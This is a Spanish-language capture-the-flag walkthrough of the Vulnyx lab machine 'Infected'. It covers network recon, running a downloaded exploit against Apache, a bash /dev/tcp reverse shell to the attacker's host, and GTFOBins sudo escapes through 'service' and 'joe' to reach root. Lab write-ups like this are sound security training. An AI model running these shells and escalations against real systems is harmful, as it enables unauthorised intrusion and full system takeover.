

Máquina Infected (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 15 agosto

Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:e6:73:46	1	60	PCS Systemtechnik GmbH
10.0.2.9	08:00:27:5d:d5:7c	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.9

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.9
```

```
icmp_seq=1 ttl=64 time=0.511 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

```
$ nmap -PN 10.0.2.9 -sVC
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 17:29 CEST
Nmap scan report for 10.0.2.9
Host is up (0.00036s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 256 a9:a0:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECD5A)
|_ 256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp    open  http
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:5D:D5:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.09 seconds
```

Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre en el puerto 80.


Apache Version	Apache/2.4.57 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	www-data/33/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog httpd_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authn_core mod_authn_host mod_authn_user mod_authnz_ldap mod_authnz_ldap mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php mod_reqtimeout mod_setenvif mod_status

Hacemos una búsqueda por **google** y nos encontramos este repositorio de **github** el cual contiene el exploit para explotarlo.



Nos lo descargamos, y lo ejecutamos con el siguiente comando:


```
$ python exploit.py 10.0.2.9 80
```



!!!Podemos ejecutar comandos!!!

A continuación, en otra pestaña de la terminal de nuestra Máquina Atacante y con la ayuda de la herramienta **netcat(nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

```
$ nc -lvp 443
```



Y en la Máquina Víctima ejecutamos la siguiente reverse shell:

```
$ bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1'
```

```
bash: cannot set terminal process group (495): Inappropriate ioctl for device
bash: no job control in this shell
www-data@infected:/$
```

Y obtenemos una shell como **www-data**.

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:

```
$ sudo -l
```

```
www-data@infected:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on infected:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User www-data may run the following commands on infected:
  (laurent) NOPASSWD: /usr/sbin/service
```

Nos encontramos con el binario **service** que lo podemos ejecutar como el usuario **laurent**. por lo tanto nos vamos a la pagina [gtfobins](#) a mirar el payload.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```

lo ejecutamos de la siguiente manera:

```
$ sudo -u laurent /usr/sbin/service ../../bin/sh
```

```
sudo -u laurent /usr/sbin/service ../../bin/sh
whoami
laurent
/usr/sbin/se
```

!!!Somos **laurent**!!!

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutaremos los siguiente comandos:

```
$ script /dev/null -c bash
```

```
Ctrl + Z
```

```
$ stty raw -echo;fg
```

```
$ reset xterm
```

```
$ export TERM=xterm
```

De nuevo como el usuario **laurent** enumeramos los permisos **sudo**, para ello ejecutamos de nuevo el siguiente comando:

\$ *sudo -l*

```
laurent@infected:/$ sudo -l
Matching Defaults entries for laurent on infected:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User laurent may run the following commands on infected:
  (root) NOPASSWD: /usr/bin/joe
```

Nos encontramos con el binario **joe** que lo podemos ejecutar como el usuario **root**. por lo tanto nos vamos de nuevo a la pagina **gtfobins** a mirar el payload.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo joe
^K!/bin/sh
```

Lo ejecutamos:

\$ *sudo /usr/bin/joe*

Pulsamos *Ctrl + K* y escapamos con *!*.

Y escribimos lo siguiente:

/bin/sh

```
Program to run: /bin/sh
I Unnamed (Modified) *SHELL* Row 3 Col 3
# whoami
root
#
```

¡¡¡Ya somos **root**!!!